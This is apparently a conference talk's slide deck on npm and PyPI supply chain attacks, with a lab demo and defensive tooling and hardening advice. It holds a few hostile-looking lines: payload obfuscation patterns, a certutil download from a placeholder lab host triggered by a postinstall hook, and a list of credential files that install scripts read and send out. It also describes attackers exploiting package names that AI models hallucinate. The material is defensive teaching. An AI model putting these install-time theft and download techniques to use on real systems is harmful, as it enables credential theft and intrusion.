



```
$ npm install
```

One Package, One Backdoor

Can AI stop the next supply chain attack before it reaches you?

Paulo Sarrin · @ztrm99

AppSec Engineer · Pentester · Black Alpaca Founder

**Black
Alpaca II
2026**
CYBERSECURITY
CONFERENCE

Who Am I

three things that matter for the next 45 minutes

01

AppSec Engineer and Pentester

I break software for a living, and then I help teams fix it.

02

Offensive Security Consultant

Red team and application security work across finance and tech over these years.

03

Founder, Black Alpaca Conference

Community security education in Latin America. CiberSecUNI.

Who Is This Talk For?

Developers who run `npm install` or `pip install` every day

Security engineers who want the full attack chain, not a headline

DevOps and platform teams who own the pipelines and the registries

You do NOT need to be an expert.

About 70% of this talk is for beginners. The rest goes deep.

Raise Your Hand

if you ran ``npm install`` or ``pip install`` this week

Every install crosses a trust boundary.

This is not about being a target.

It is about where you place trust, and how often you place it.

You are running code you have never read,
written by people you have never met,
with your user permissions, on your machine.

Where We Are Going

01 The Threat

Why a package registry is not a trust boundary

02 The Attacker Playbook

Entry, execution, and objectives

03 Live Demo

One package. One hook. Two observable stages.

04 AI as a Defender

What it really is, and what it cannot do

05 Hardening

Controls before, during, and after install

01

The Threat

Why trusting a registry is not the same as trusting the code

XZ Utils: The Backdoor That Almost Won

CVE-2024-3094 · March 2024

A contributor spent about two years building trust in the project.
Real patches. Real help. Real maintainer status.


Then the malicious logic entered through the build scripts.

Where it actually reached:

Testing and unstable branches of some distributions.

It was found before broad stable deployment.

How it was found: an engineer investigated a ~0.5 second SSH login delay.



The attacker did not compromise the servers. He compromised the maintenance and build trust path.

Source: nvd.nist.gov/vuln/detail/CVE-2024-3094

Two Years of Patience

the XZ Utils timeline



Social engineering is a supply chain technique. The code review was never the weak point.

Source: nvd.nist.gov/vuln/detail/CVE-2024-3094 · openwall.com/lists/oss-security/2024/03/29/4

This Is Not Slowing Down

recent npm ecosystem campaigns

Campaign	What made it different
Shai-Hulud (2025)	Self replicating worm. Stole tokens, then published itself onward.
Shai-Hulud 2.0	Return of the same pattern with a wider package set.
TanStack / OpenAI incident	Popular packages in the blast radius, not obscure ones.
Red Hat 'Miasma' npm campaign	Brand trust used as the delivery vehicle.
Contagious Interview (DPRK)	Fake job interviews delivering trojanized developer packages.

Verify every incident, date, and affected version the week you present.

How Deep Does Your Dependency Chain Go?



You are responsible for code you have never read.

Counts vary a lot by project. Treat any number you see as an example, not a law.

Every box in that chain is a place an attacker can enter.

A Library for Everything

the habit is not the problem. the proportion is.

**Interviewer: *gives a
hard algorithmic problem*
Me: *solves it using library
functions*
Interviewer:**



A Library for Everything

the habit is not the problem. the proportion is.

What we are trained to do

Move fast. Do not reinvent the wheel.
This is good advice most of the time.

Need to pad a string? Install a package.
Need a date format? Install a package.
Need to merge arrays? Install a package.

What it actually costs

A five line function can carry a full trust relationship.

You inherit:

- the maintainer's account security
- their build pipeline
- every dependency they added
- and the right to run code at install

The lesson is proportionality. A trivial dependency is not a trivial trust decision.

The left-pad Incident

March 2016 · not an attack, but the same structural lesson

A maintainer unpublished his npm packages during a name dispute.
One of them was a small string padding helper used deep inside Babel and React.

Within hours, builds broke across thousands of projects worldwide.

npm had to intervene manually to restore it.

Nobody attacked anyone. One removal was enough.

If one accidental removal can do that, imagine one deliberate malicious release.

The left-pad Incident

March 2016 · not an attack, but the same structural lesson

```
npm ERR! npm v2.14.7
npm ERR! code E404
npm ERR! 404 Registry returned 404 for GET on https://registry.npmjs.org/left-pad
npm ERR! 404
npm ERR! 404 'left-pad' is not in the npm registry.
npm ERR! 404 You should bug the author to publish it (or use the name yourself!)
npm ERR! 404 It was specified as a dependency of 'line-numbers'
npm ERR! 404
npm ERR! 404 Note that you can also install from a
npm ERR! 404 tarball, folder, http url, or git url.
npm ERR! Please include the following file with any support request:
npm ERR!    /home/travis/build/coldrye-es/pingo/npm-debug.log
make: *** [deps] Error 1
```

If one accidental removal can do that, imagine one deliberate malicious release.

The Review Problem

why nobody is checking these packages for you

Public registries publish thousands of new package versions every day.

A package can reach a very large number of machines within minutes of publication.

The window between 'published' and 'installed in production' is smaller
than any human review cycle you can staff.

Your security team is a handful of people.

The attacker only needs one package to land.

02

The Attacker Playbook

Entry · Execution · Objectives

Three Questions, Not One

most talks mix these together. they are different problems.

ENTRY

How does malicious code get into a package you install?

- Maintainer compromise
- Malicious new release
- Typosquatting
- Dependency confusion
- Hallucinated names

EXECUTION

How does that code actually run on your machine?

- Lifecycle scripts
- Imported module side effects
- Build plugins

OBJECTIVES

What is the attacker trying to achieve?

- Credential access
- CI/CD token theft
- Persistence
- Payload transfer
- Command and control

A control that stops entry does nothing about execution. You need all three.

Entry 1: Malicious New Release

1

2

3

4

5

compromise the package, not the developer

The attacker takes control of a package people already trust:

- buys or adopts an abandoned package
- compromises the maintainer's account
- contributes for months and earns publish rights

Then publishes a version that looks like a normal patch release.

```
// common ways the payload is hidden
eval(atob('<base64 blob>'))           // decode then execute
XOR / char-code decoding at runtime  // no readable strings
string concatenation across files    // nothing greps cleanly
```

Four Clean Releases. Then One.



The malicious release is described as a bug fix.

Your version range `^1.0.0` accepts it automatically.

Reputation is historical. Your install is current.

Entry 2: Maintainer Account Compromise

1

2

3

4

5

the package is fine. the human is the target.

How the account falls

- Phishing aimed at the maintainer
- Credential reuse from an old breach
- A stolen publish token in CI
- Session or cookie theft
- A stolen token from a package the maintainer installed

Why this scales

One account can own many packages.
Stolen publish tokens let the worm publish onward.

This is how a self replicating campaign works:
steal token → publish → steal more tokens

Two factor authentication on a publish account is a supply chain control.

Entry 3: Typosquatting

1

2

3

4

5

the attacker bets on your fingers

```
npm install requests → reqeusts  
npm install colorama → colourama  
npm install python-dateutil → python-dateutils
```

The fake package is registered and waiting before you make the mistake.

It often re-exports the real library (or copy the entire code), so your code still works.

Nothing breaks. That is the point.

It survives because the failure is silent, not because the trick is clever.

Entry 4: Dependency Confusion

1

2

3

4


5

your internal package name is not a secret, and not a reservation

Your company uses an internal package: `company-utils`

It exists only on your private registry. It is not on public ones.

The attacker registers
They publish it with a



Private registry

Attacker picks

`company-utils`
1.4.5

`company-utils`
99.9.9

the higher version
not the closer one

Source: medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

Why 'We Have a Private Registry' Is Not an Answer

two different failure modes

Namespace squatting

The name does not exist publicly yet.

The attacker registers it first.

Your resolver falls through to the public registry and finds it.

This is the original Birsan variant.

Version shadowing

The name exists in both registries.

The attacker publishes a higher version publicly.

The resolver compares versions before it compares sources.

Subtler: defenders assume the public entry is safe.

We come back to the real fix in the hardening section. A proxy alone is not it.

Entry 5: Slopsquatting

1


2

3

4

5

when the AI invents a package name and the attacker registers it



Hallucinated names repeat. The same model tends to invent the same name.

That makes the guess predictable, and predictable is all an attacker needs.

The package is registered and waiting before you type the command.

Execution: The Install Is the Exploit

you do not have to import the package. you only have to install it.

```
// package.json
"scripts": {
  "postinstall": "node ./scripts/setup.js"
}
```

For about a decade, this ran automatically on every npm install.

It runs with the permissions of the user doing the install.

Not root. Not a sandbox. You. Your laptop. Your CI runner.

npm walks your whole dependency graph and offers every package a shell.

That is why almost every registry worm of the last year ran at install time.

Source: docs.npmjs.com/cli/using-npm/scripts

July 2026: npm Changed the Default

npm v12.0.0 shipped 8 July 2026

Three install behaviors became opt-in:

allowScripts defaults to off. preinstall, install and postinstall do not run.

--allow-git defaults to none. Git dependencies are not resolved.

--allow-remote defaults to none. Remote URL tarballs are not resolved.

You now build an allowlist and commit it with your project:

```
npm approve-scripts --allow-scripts-pending # list what is blocked
npm approve-scripts <package>             # allow the ones you trust
npm deny-scripts <package>                 # block permanently
```

Source: github.blog/changelog/2026-07-08-npm-install-time-security-and-gat-bypass2fa-deprecation/

Good News. Not the End of the Story.

five reasons this attack surface is still open

1. It is a soft skip, not a hard failure.

The script is skipped, a warning prints, the install still succeeds. Warnings get ignored.

2. One line restores the old behavior.

allow-scripts=all in .npmrc brings everything back. Teams will do this to unblock a build.

3. Allowlists get rubber stamped.

An approved package can still publish a malicious version tomorrow. Approval is not review.

4. Most machines are not on npm 12 yet.

Node LTS lines still bundle npm 11.x. Check with npm -v, not with the calendar.

5. Install time is only one execution path.

Python setup.py, Maven and Gradle plugins, and imported module side effects all still run.

The default moved. The trust decision did not go away.

Objectives: Not Every Attacker Wants a Shell

Objective	What the attacker takes, and why
Credential access	Cloud keys and config files sitting in the developer home directory.
CI/CD token theft	A publish token lets them attack the next package in the chain.
Source and IP	Private repositories the developer machine can already reach.
Persistence	Survive the reboot, wait for a better moment. / Periodically Credential Theft
Payload transfer	Pull a second stage down from an external host.
Command and control	Interactive access. Often the loudest and least necessary step.

Data theft alone is a complete, successful attack. No shell required.

What Gets Read, and How It Leaves

the developer machine is a credential warehouse

Where secrets sit

Environment variables in the shell

~/.aws/credentials and config

~/.npmrc and ~/.docker/config.json

~/.ssh/ private keys

.env files in the project folder

All readable by the user running npm install.

How it leaves

An ordinary HTTPS POST from Node.js.

No exotic tooling. No exploit. Just a request.

It may blend into normal install output and normal outbound developer traffic.

That is different from 'invisible'. It is observable if you are collecting the telemetry.

Examples on the next slides are synthetic and invalid. Never real keys.

03

Live Demo

One package · One postinstall hook · Two observable stages

Before We Start: The Rules

what this lab is, and what it is not

What is real

- A real Windows x64 VM
- A real package manager install
- A real private registry
- A real endpoint security product, in prevention mode
- A real detection and a real response action

What is synthetic

- The credentials are fake fixtures. They are invalid.
- The network is isolated. No route to production or personal systems.
- The payload is a deliberately detectable test artifact.
- Both VMs are restored from snapshots afterwards.

Do not reproduce this against systems you do not own or are not authorized to test.

Authorized isolated lab. Synthetic credentials. No production systems or real accounts.


Let Us Install One Package

One package
One postinstall hook
Two observable stages

Watch for two separate things. They do not have the same outcome.

Authorized isolated lab. Synthetic credentials. No production systems or real accounts.

The Lab Has Three Trust Boundaries



Pinned for this lab: `npm 11.16.0` · `scripts enabled`, as most environments still are

Authorized isolated lab. Synthetic credentials. No production systems or real accounts.

LIVE DEMO

switch to the terminal

Elastic Stopped the Loud Stage

what the endpoint saw, and what it did about it


```
npm install
└─ node.exe postinstall.js
    └─ certutil.exe -urlcache -split -f <lab host>/...
        × process killed
```

Detection	Value
Rule	Ingress Transfer via Windows Utility
MITRE ATT&CK	T1105 — Ingress Tool Transfer
Process / parent	certutil.exe ← node.exe
Response	kill_process · result: Success
Final alert	severity critical · risk score 99

Authorized isolated lab. Synthetic credentials. No production systems or real accounts.

But Stage One Had Already Finished

order matters more than severity



The receiver recorded the hostname, the username, the platform, and the contents of the synthetic credential files.

AKIA...EXAMPLE SYNTHETIC – INVALID – LAB ONLY

Prevention at stage two cannot undo data already sent at stage one.

Authorized isolated lab. Synthetic credentials. No production systems or real accounts.

One Alert Does Not Cover the Whole Chain

map every stage to a control that can see it

Stage	Controls that actually help
Before install	Package approval, private registry policy, provenance, diff analysis
Lifecycle execution	Install script allow-listing, sandboxing, EDR process ancestry analytics
Secret access	Short lived credentials, secret broker, file access telemetry
Egress	Proxy policy, DNS and network monitoring, destination allow-lists
Payload transfer	EDR behavior prevention, content inspection

The endpoint covered one row. Four rows were somebody else's job.

Authorized isolated lab. Synthetic credentials. No production systems or real accounts.

What This Proves, and What It Does Not

What it proves

A lifecycle script runs as the installing user.
Endpoint prevention can stop a conspicuous stage.
An earlier, quieter stage may complete first.
Coverage boundaries and sequencing are real.

This was a true positive from an authorized test.

What it does NOT prove

That any EDR was bypassed.
That this works against every product or policy.
That shellcode executed. It did not, in this run.
That the alert was 'only medium'. It was critical.

One reproducible observation, one configuration.

In a real SOC this closes as an authorized test, not a false positive.

Authorized isolated lab. Synthetic credentials. No production systems or real accounts.

04

AI as a Defender

What it actually is, and where it actually helps

Why This Cannot Be a Human Process

Thousands of new package versions are published every day across ecosystems.
A new release can be installed by build systems within minutes.

So the review has to be:

- automatic, because nobody is awake at 3am for a patch release
- continuous, because the danger is in the newest version, not the oldest
- cheap, because most releases are completely fine

This is a good machine problem. It is a terrible human problem.

"AI" Is Six Different Things

these are different control classes with different failure modes

Control class	What it is really doing
Static rules / regex	Known bad patterns. Fast, cheap, blind to anything new.
YARA / Semgrep / Opengrep	Structured pattern matching over code. Still pattern matching.
Metadata heuristics	Package age, maintainer history, install scripts present.
Dynamic sandbox	Actually run it and watch syscalls and network behavior.
ML classifiers	Trained on labelled malicious samples. Needs good training data.
LLM diff review	Reads a code change and reasons about intent. Costly. Needs grounding.

When a vendor says AI, ask which of these six rows they mean.

Diff Review: Elastic Supply Chain Monitor

github.com/elastic/supply-chain-monitor

How the current project actually works:

1. Polls npm and PyPI for new versions of packages on a watchlist
2. Downloads the previous version and the new version
3. Produces a diff between the two
4. Sends the diff to an agent CLI running in read-only analysis mode
5. Returns a verdict with reasoning, and alerts on the suspicious ones

It reviews CHANGES, not whole packages.

That is why it stays cheap enough to run continuously.

Source: github.com/elastic/supply-chain-monitor

And Its Documented Limits

if you recommend a tool, you own its weaknesses too

It watches a watchlist, not the entire registry.

Analysis runs sequentially within each ecosystem, so a backlog is possible.

It depends on an authenticated external agent CLI.

A verdict is an opinion with reasoning, not a proof.

This is not a criticism of the project. It is how you deploy it correctly.

Put your critical dependencies on the watchlist. Do not expect full coverage.

Behavior and Heuristics

Datadog GuardDog

Source and metadata heuristics.
Semgrep rules plus package metadata signals.
Covers npm, PyPI, Go, RubyGems, GitHub Actions, VS
Code extensions.
CI friendly. SARIF output.

github.com/DataDog/guarddog

Check the released feature set before you demo it.

OpenSSF Package Analysis

Actually executes the package in a sandbox.
Captures network activity and system calls.
Feeds the public OpenSSF malicious packages
database.

This is the category that catches behavior no rule
anticipated.

openssf.org

Rules catch what we already understand. Sandboxes catch what we do not.

Known Vulnerabilities: OSV-Scanner

be precise about what this tool is for

What it does

- Reads your manifests and lockfiles.
- Matches every dependency against the OSV database.
- Reports known vulnerabilities with severity.
- Suggests upgrade paths.
- Can also flag packages already recorded as malicious.

What it does NOT do

It does not detect a brand new malicious release before anyone reports it.

It is a known-issue scanner, not a novel-threat detector.

Use it for coverage of what is known. Use behavior analysis for what is not.

Source: github.com/google/osv-scanner · google.github.io/osv-scanner/supported-languages-and-lockfiles/

Build Integrity: Proving Origin, Not Safety

Tool	What it actually proves
Sigstore	An identity signed this artifact, with a transparency record. Not that the code is safe.
SLSA	Traceability and integrity of the build process. It does not replace source review.
OSS Rebuild	Whether a published artifact matches a reproducible build from source.
OpenSSF Scorecard	Project hygiene signals. A proxy for risk, not a verdict.

A signature tells you who. It never tells you whether.

Source: sigstore.dev · slsa.dev · security.googleblog.com/2025/07/introducing-oss-rebuild-open-source.html

So, Where Does AI Actually Help?

It genuinely helps with

Reading every diff, every hour, without getting tired.
Generalizing across code changes a fixed rule would miss.
Explaining WHY something looks wrong, in words a reviewer can act on.
Cutting the queue down to what a human should actually look at.

It does not remove the need for

Evaluation. Measure it on your own data, not on a vendor slide.
Grounding. A verdict without evidence is not usable in an investigation.
Cost control. Continuous LLM review is not free.
Human review. Somebody still decides.

I removed the accuracy percentages from this talk on purpose. Ask me why.

Layer Them, Because Each One Fails Differently

Registry monitoring

Diff review of new releases

Behavior analysis

GuardDog · sandboxed execution

Dependency scanning

OSV-Scanner · policy as code

Build integrity

Sigstore · SLSA · OSS Rebuild

Access and egress control

Lockfiles · registries · short lived creds · proxy policy

Every layer above has a documented blind spot. That is the argument for having five of them.

05

Hardening

Controls before install, during execution, and after

Lockfiles Only Work If the Workflow Honors Them

A lockfile records the exact version and hash of every dependency.

But a normal install can still update dependency state.

```
npm install      # may resolve and update the lockfile
npm ci           # installs exactly the lockfile, or fails

pip install --require-hashes -r requirements.txt
```

In CI, use `npm ci`. Always.

Commit your lockfile. Review lockfile changes in pull requests like code.

Source: docs.npmjs.com/cli/commands/npm-ci

Take Away the Shell at Install Time

the single highest value change in this section

Upgrade to npm 12 and build a real allowlist. Do not just accept the default and move on.

```
npm approve-scripts --allow-scripts-pending # usually 3 to 8 packages
npm approve-scripts <package>             # allow only what needs it
strict-allow-scripts=true                  # in CI: fail, do not warn
```

Still on npm 11 or older?

`ignore-scripts=true` in `.npmrc`

Then allow the few packages that genuinely need a build step.

Native modules and binary downloaders are the real cases.

Not using npm?

pnpm blocks lifecycle scripts by default since v10.

Bun runs them only for trustedDependencies.

Yarn: `enableScripts` in `.yarnrc.yml`

Pin Versions AND Plan to Update Them

these two are one control, not two

Why pinning helps

A range like ^1.2.0 accepts a new release automatically.

That is exactly how a malicious release reaches you.

Exact pins plus hashes mean nothing changes without a review.

Why pinning alone is a trap

Pinned dependencies go stale.

Stale dependencies accumulate known vulnerabilities.

You must pair pinning with a deliberate patching process and an owner.

Otherwise you traded one risk for another.

Pinning without a patch cadence is not security. It is postponement.

Treat Manifests as Security Change Records

the file is not the secret. the change to the file is the signal.

You may have heard "hide your package.json". That is not a real control.

Public manifests are normal and often necessary. Do this instead:

Review manifest and lockfile diffs on every pull request

Protect private package names and registry configuration

Never embed registry credentials in .npmrc or pip.conf

Generate and retain an SBOM for every build

Scan published container layers for accidental secrets

```
docker history yourimage:tag    # look for COPY . . layers
```

A Private Registry, Configured Properly

the proxy is the easy half

The registry gives you a control point: block, audit, approve, cache.

Artifactory · Nexus · AWS CodeArtifact · GitHub Packages

But a private registry alone does NOT stop dependency confusion.

You also need all four of these:

- scoped names for internal packages

- a registry pinned per scope, so resolution is never ambiguous

- your namespace reserved on the public registry

- fail closed behavior when the proxy is unreachable

```
# .npmrc
@yourorg:registry=https://nexus.internal/
registry=https://registry.npmjs.org
```

Automate It, Or It Will Not Happen

On every pull request

Scan new and changed dependencies before merge.
Flag any newly added lifecycle script for human review.
GuardDog plus OSV-Scanner is a realistic starting point.

Start in report-only mode. Do not break builds on day one.

Continuously

Monitor continuously where practical, not on a fixed weekly ritual.

Define an SLA for newly disclosed critical issues, and name an owner.

"We scan weekly" is an example cadence, not a standard.

A control nobody owns is a control that quietly stops running.

If Your Team Uses AI Coding Assistants

Never install a package an assistant suggested without checking it exists.

Before you install, check on the official registry:

- Does it exist at all, or was the name invented?

- How old is it, and when was it last published?

- Who maintains it, and what else have they published?

- Does it have download history, or did it appear last week?

**A package that was created three days ago and matches your exact need
is a coincidence worth two minutes of your attention.**

06

Closing

Answering the question on the first slide

So: Can AI Stop the Next Supply Chain Attack?

It helps you find it faster. It does not decide what you trust.

AI shortens detection time. That is real, and it matters.

But trust has to be constrained before the code executes.

Lockfiles, scoped names, lifecycle script review, short lived credentials, and egress control all act before a model ever gets a chance to have an opinion.

In our demo, the smart layer worked perfectly and stage one still completed.

Three Things to Do Next Week

one from each control class

01

Turn install scripts into an explicit allowlist

npm 12 approve-scripts, or ignore-scripts on older versions. Review lockfile diffs.

02

Add malicious package and vulnerability scanning to pull requests

GuardDog and OSV-Scanner. Both free. Report-only to start.

03

Restrict developer and CI credentials and outbound traffic

Short lived credentials. Known destinations. Switch npm install to npm ci.

References

primary sources. verify dates before you cite them.

npm lifecycle scripts	docs.npmjs.com/cli/using-npm/scripts
npm ci behavior	docs.npmjs.com/cli/commands/npm-ci
npm v12 install-time change	github.blog/changelog (8 July 2026)
Elastic Supply Chain Monitor	github.com/elastic/supply-chain-monitor
Datadog GuardDog	github.com/DataDog/guarddog
OSV-Scanner	github.com/google/osv-scanner
OpenSSF Package Analysis	openssf.org
OpenSSF Malicious Packages	github.com/ossf/malicious-packages
Sigstore	docs.sigstore.dev
SLSA	slsa.dev
Google OSS Rebuild	security.googleblog.com (July 2025)
Dependency confusion	medium.com/@alex.birsan
XZ Utils CVE-2024-3094	nvd.nist.gov/vuln/detail/CVE-2024-3094
MITRE ATT&CK T1105	attack.mitre.org/techniques/T1105/



Thank You

AI can shorten detection time. Trust must be constrained before code executes.

Paulo Sarrin · @ztrm99

Founder, Black Alpaca · CiberSecUNI
blackalpaca.org

Questions?

**Black
Alpaca II
2026**
CYBERSECURITY
CONFERENCE



Appendix

Q&A Backup

"Did you bypass Elastic?"

No. Elastic prevented the certutil ingress transfer stage and killed the process. The earlier synthetic HTTP transfer was not represented by that alert. This shows coverage boundaries and sequencing, not a universal bypass.

"Was the alert only medium?"

No. Medium and risk 47 were the generic wrapper rule defaults. The generated endpoint alert was critical with risk 99, because severity mapping used the endpoint severity of 99.

Q&A Backup

"Was it a false positive?"

No. It was a true positive from an authorized test. The rule accurately identified behavior that really occurred. In a SOC this closes as an authorized test or benign true positive.

"Did the shellcode execute?"

Not in this run. Elastic killed the transfer utility before the later stage was reached. I make no claim about that stage.

Q&A Backup

"Why did the credential stage succeed?"

It used ordinary Node.js file and network operations. That alert was generated for the later certutil behavior. A full investigation should search endpoint and network telemetry for the earlier activity.

"Would this work against every EDR?"

No. Results depend on product, policy, sensor version, telemetry, and network controls. This is one reproducible observation from one configuration.

Q&A Backup

"Why not use an evasive payload?"

The educational goal does not require exposing proprietary research or sending it to a third party product. A public, intentionally detectable artifact gives a cleaner and safer demonstration.

"Is this just a vendor pitch?"

No. I have no commercial relationship with any tool in this talk. Everything I recommended is free and open source, and I showed each tool's documented limits.